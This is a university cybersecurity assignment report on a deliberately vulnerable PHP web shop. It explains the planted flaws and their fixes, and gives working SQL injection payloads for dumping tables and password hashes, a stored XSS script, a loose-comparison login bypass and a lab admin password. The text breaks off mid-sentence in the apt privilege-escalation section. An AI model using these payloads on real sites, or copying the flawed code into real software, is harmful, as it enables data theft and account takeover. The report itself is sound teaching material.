University of Aveiro
Masters in Cybersecurity
Analysis and Exploration of Vulnerabilities

Assignment 1

Authors:

- Guilherme Amaral Ribeiro Pereira: 93134
- José Luís Rodrigues Costa: 92996
- Diogo Miguel Rocha Amaral: 93228
- Daniel Baptista Andrade: 93313

Index

Introduction

This work was developed under the course of analysis and exploration of vulnerabilities with the objective of creating a small application, in this case a online shop web application and inserting a set of vulnerabilities into it, which are not obvious to the normal user but can be explored by people with knowledge in the field of cyber security. This project will also focus on how to prevent and fix said vulnerabilities.
In this report we will, for each vulnerability that was implemented, identify the CWE, give a brief explanation of what the vulnerability is, explain how the vulnerability was implemented, how it can be explored and lastly how to prevent it. The last part of the report will be a demonstration of how a penetration tester can go from accessing the administrator account to gaining privileged access to the machine that is hosting the web application.

Credits

The base code of the online shop was developed by the user Ghost173 on github and the code can be found in github.
Link: https://github.com/Ghost173/simple-e-commerce-website-with-php-mysqli

1.How to run and use the web app


1.1 How to run the web app

1.1.1 How to run the vulnerable web app

To run the vulnerable application, it is necessary to have access to the code available on the repository of the group. The repository contains a folder called “app”and there resides the vulnerable application. By going inside the folder and running the command “sudo ./build.sh”, a docker image will be built. Next, by running the run.sh file, it should start the docker image.
The webapp is hosted in the ip 172.17.0.2 port 3000 (http://172.17.0.2:3000)

1.1.2 How to run the non-vulnerable web app

To run the fixed application, instead of opening the “app” folder, the user must open the “app_fixed” one. The commands are similar to the previous one, “sudo ./build.sh” must be executed and, after it finishes, the user must run the run.sh file to start the docker image. The webapp is hosted in the ip 172.17.0.2 port 3000.



1.2 How to use the web app

As mentioned previously, the software that we developed is an online shopping website. On the first page, we can explore the different products by brand, category or using the search bar.


Then we can login or register into the application so we can buy the products available in the webpage.


Once logged in, the user can add products to the cart, remove them by using the checkout cart tab, change the product quantity or just pay for them using the paypal button.


Another feature the application has is the sell tab. This tab is only visible to the administrator of the site. The administrator account is “admin@mail.com” and its password is “10932435112” (although using one of the vulnerabilities implemented more passwords can be used to access this account).

In this “hidden tab”, the administrator can add products to the website that are going to be displayed to other regular users.

Every user is able to use the search bar in order to rapidly identify if a specific product is being selled. There is also a sidebar to filter those products by their brand.


ONLINE STORE
Home
Product
Search
Cart
SignIn
SignUp
Categories
Electronics
Ladies Wears
Mens Wear
Kids Wear
Furnitures
Home Appliances
Electronics Gadgets
Brands
HP
Samsung
Apple
Sony
LG
Cloth Brand
Products
iPhone 5s
$.25000.00
iPad
$.30000.00
iPhone 6s
$.32000.00
iPad 2
$.10000.00
Hp Laptop r series
$.35000.00
AddToCart


Login
Email
Password
Forgotten Password
login
iPad


Home
Product
Sell
SignUp
Identify product to sell
ID (ex:100,101...)
91
Category (ex: [1,6])
2
Brand (ex: [0,6])
2
Title (ex: Samsung, Apple)
XSS
Price
<script>alert("Stored XSS"); </script>
Description (ex: Samsung S21, Iphone X)
Samsung XSS
Keywords (ex: samsung mobile electronics, iphone apple mobile)
xss Samsung
Image
Browse...
Screenshot from 2021-11-15 18-58-07.png
Add

2. Vulnerabilities


S2.1 Sql Injections

2.1.1- CWE and explanation of the vulnerability

SQL injections or CWE-89 (Improper Neutralization of Special Elements used in an SQL Command) is a vulnerability that occurs when the removal or quoting of SQL syntax in user-controllable inputs doesn't happen. This might make the generated query interpret the user input as a SQL command, which gives the user the ability to bypass security checks, insert additional statements that modify the database or even execute system commands. We attributed a CWSS score of 58.0.

2.1.2- Implementation of the vulnerability

The web application makes several SQL queries to the database, for example, one of them is used to search and list the products available on the website.



By not verifying the input text that the user wrote on the search bar and immediately inserting it on the SQL query, it is possible to, if the input was an SQL command, execute functions beyond the planned ones.

```
} else {
    $keyword = $_POST["keyword"];
    $sql = "SELECT * FROM products WHERE product_keywords LIKE '%$keyword%'";
}


$run_query = mysqli_query($con,$sql);
```

2.1.3- How to prevent and fix the vulnerability

SQL injections can be prevented using different techniques, for example, not using the input directly to construct the SQL query or filtering the SQL syntax in the user input. In PHP, this could be done by making use of the function "mysqli_real_escape_string()", which calls MySQL's library function "mysql_real_escape_string", adds backslashes to the following characters: \x00, \n, \r, \, ', " and \x1a, in order to eliminate their original SQL functions.


```
} else {
    $keyword = mysqli_real_escape_string ($con, $_POST["keyword"]);
    $sql = "SELECT * FROM products WHERE product_keywords LIKE '%$keyword%'";
}


$run_query = mysqli_query($con,$sql);
```


2.1.4- How to explore the vulnerability in the application

There is a wide range of things that an attacker could perform using SQL Injections, from stealing database information to inserting false information or even executing commands using SQL queries. In this section, some of the things that an attacker can do in our web application will be demonstrated.

The following SQL Injection query can be used to discover how many columns the table has: **Ipad' UNION(SELECT 1,2,3,4,5,6,7,8 FROM dual);#**




Next we can use the "information_schema" tables to get all the table names in the database:
iPad%' UNION(SELECT 1,TABLE_SCHEMA,3,TABLE_NAME,5,6,7,8 FROM information_schema.tables);#



By knowing the table names, we can check the contents of each table, for example, the table name “user_info”, that contains the user names and their respective hashed password. By knowing the hash, an attacker can use a hash cracker, such as hashcat, and crack the user password.

SQL Injection code: **Pad%' UNION(SELECT * From user_info);#**




2.2 XSS Cross-site scripting

2.2.1- CWE and explanation of the vulnerability

XSS or CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') is a vulnerability that occurs when the software does not neutralize user-controllable input that will later be presented as output for other users using the same webpage.
Although there are three main types of XSS, the ones that were implemented are the reflected and stored kinds.
Reflected or non persistent XSS is a type of cross-site scripting where the server reads data directly from the HTTP request and reflects it back on the HTTP response. Usually, attackers exploit these vulnerabilities by making the victim supply sensitive information to a vulnerable application.
Stored Xss occurs when the server reads data and stores it in a database that will later be used by other users. We attributed a CWSS score of 54.8.

2.2.2- Implementation of the vulnerability

The application contains a section that is only available to the administrator where he inserts new products into the database. We took advantage of this feature that was implemented and inserted a Stored Xss vulnerability. Since the inputs were not verified, the product details that were used are inserted directly into the database.



```
    $id=  $row["product_id"];
    $pro_name=$row["product_title"];
    $pro_image=$row["product_image"];
    $pro_price=$row["product_price"];

$sql="INSERT INTO `cart` (`id`, `p_id`, `ip_add`, `user_id`, `qty`, `product_title`, `product_image`, `price`, `total_amt`)
VALUES (NULL, '$p_id', '0', '$user_id', '1', '$pro_name', '$pro_image', '$pro_price', '$pro_price');";
```

We also left another input box vulnerable. In this case, it does not interact with the database, but instead all the server does is receive the input and reflect it back on the response. As we can see the input is once again not filtered leading to a vulnerability.

```
$qty = $_POST["qty"];
$price = $_POST["price"];
```

```
else
{
    echo "
    <div class='alert alert-danger'>
    <a href='#' class='close' data-dismiss='alert' aria-label='close'>&times;</a><b>Invalid quantity '$qty'</b>
    </div>
    ";
}
```


2.2.3- How to prevent and fix the vulnerability

To prevent this type of vulnerability, we made use of a function provided by PHP called “htmlspecialchars()”. It converts characters that have meaning in html, and therefore could be converted into html entities. For example the character “<” gets converted into “&lt” preventing the user from inputting javascript malicious code.

```
$p_id = htmlspecialchars($p_id, ENT_QUOTES, 'UTF-8');
$p_cat = htmlspecialchars($p_cat, ENT_QUOTES, 'UTF-8');
$p_brand = htmlspecialchars($p_brand, ENT_QUOTES, 'UTF-8');
$p_title = htmlspecialchars($p_title, ENT_QUOTES, 'UTF-8');
$p_price = htmlspecialchars($p_price, ENT_QUOTES, 'UTF-8');
$p_des = htmlspecialchars($p_des, ENT_QUOTES, 'UTF-8');
$p_key = htmlspecialchars($p_key, ENT_QUOTES, 'UTF-8');
$p_img = htmlspecialchars($p_img, ENT_QUOTES, 'UTF-8');
```

2.2.4- How to explore the vulnerability in the application

In our webapp, the administrator has access to a “sell” tab as mentioned before. An attacker that knows that this sell tab suffers from this kind of vulnerability can insert a javascript command that will be stored on the database. When a normal user goes into the web app, the web app will read the products on the database which will trigger the malicious script inserted by the attacker and this script can be, for example, a redirect to a malicious website.



2.3 PHP Loose comparison


2.3.1- CWE and explanation of the vulnerability

PHP loose comparison or more generally CWE-697 (Incorrect Comparison) is a vulnerability where the code tries to compare two variables, but does it incorrectly. This can happen, for example, if the variables have different types. When the code tries to compare them, it can make a bad conversion of their values. This kind of vulnerability gives the attacker, for example, the possibility of entering other user accounts if the login code is vulnerable. We attributed a CWSS score of 44.8.

2.3.2- Implementation of the vulnerability

In our application there is a login tab and, in this tab, we altered the code used to verify the passwords and the email so that the code uses directly the hashed input of the user to compare to the hash password stored in the database.
However, in php, by doing this using "==" there are some problems.
If any user uses a password that generates a hash that contains "0e" as the first byte followed by numbers less than "10" (a hash that appears to be in scientific notation) php loose comparison will convert that hash into the number 0 when comparing it with another value.

For example, imagine that we have these two hashes 0e12345 and 0e54321, when comparing them in php (0e12345 == 0e54321) PHP will convert both hashes to 0 which makes the condition true.




```php
if(isset($_POST["userLogin"])){
    $email = mysqli_real_escape_string ($con, $_POST["userEmail"]);
    $password = hash('sha1', $_POST["userPassword"]);

    $sql = "SELECT user_id,first_name,password FROM user_info WHERE email='$email'";
    $run_query = mysqli_query($con,$sql);
    $row= mysqli_fetch_array($run_query);
    $sha1pass = $row["password"];

    if($password == $sha1pass)
    {
        $_SESSION["uid"] = $row["user_id"];
        $_SESSION["name"] = $row["first_name"];

        echo "loginsuccess";
    }
```

2.3.3- How to prevent and fix the vulnerability

To fix the vulnerability, the login.php file must be edited. Instead of comparing both of the hashed passwords, we use the sql query to search for the email and the hashed password that the user entered. If the query returns a row, meaning the user has inputted the correct user and password, the user can be authenticated securely. This removes the vulnerability, as two numbers are not being directly compared.

```php
if(isset($_POST["userLogin"])){
    $email = mysqli_real_escape_string ($con, $_POST["userEmail"]);
    $password = sha1($_POST["userPassword"]);

    $sql = "SELECT * FROM user_info WHERE email='$email' AND password = '$password'";
    $run_query = mysqli_query($con,$sql);
    $count = mysqli_num_rows($run_query);
    if ($count == 1) {
        $row= mysqli_fetch_array($run_query);
        $_SESSION["uid"] = $row["user_id"];
        $_SESSION["name"] = $row["first_name"];
        echo "loginsuccess";

    }
}
```

2.3.4- How to explore the vulnerability in the application

This vulnerability allows an attacker to more easily access a user's account, because it makes it easier to brute force the password (as there are more passwords that are seen as correct).
If the user is aware of the vulnerability he can also just bruteforce a password that will match the previous explained bugs.

2.4 Security misconfiguration - apt

2.4.1- CWE and explanation of the vulnerability

This vulnerability generally fits the following CWE:

- CWE 300 - Channel Accessible by Non-Endpoint ('Man-in-the-Middle')

This vulnerability allows an attacker that has permissions on the machine to “sudo apt update” and “sudo apt upgrade”, but not root permissions, to escalate to root. This can be done by proxying the requests from apt update to the attacker machine, taking advantage of a previous repository used by the company and forging an update package that when installed, will execute code with root permissions.
This has the obvious impact that an attacker will have unrestricted access to the machine where the website is hosted. We attributed a CWSS score of 55.0.

2.4.2- Implementation of the vulnerability

In this application, the user jovemguilhas is responsible for updating and upgrading the system where the company website resides, and as he does not have root permissions to be able to perform the commands “sudo apt update”, “sudo apt upgrade”, the administrator gave his user specifically not only these commands without needing the sudo password, but also, a slip up, lead to jovemguilhas also

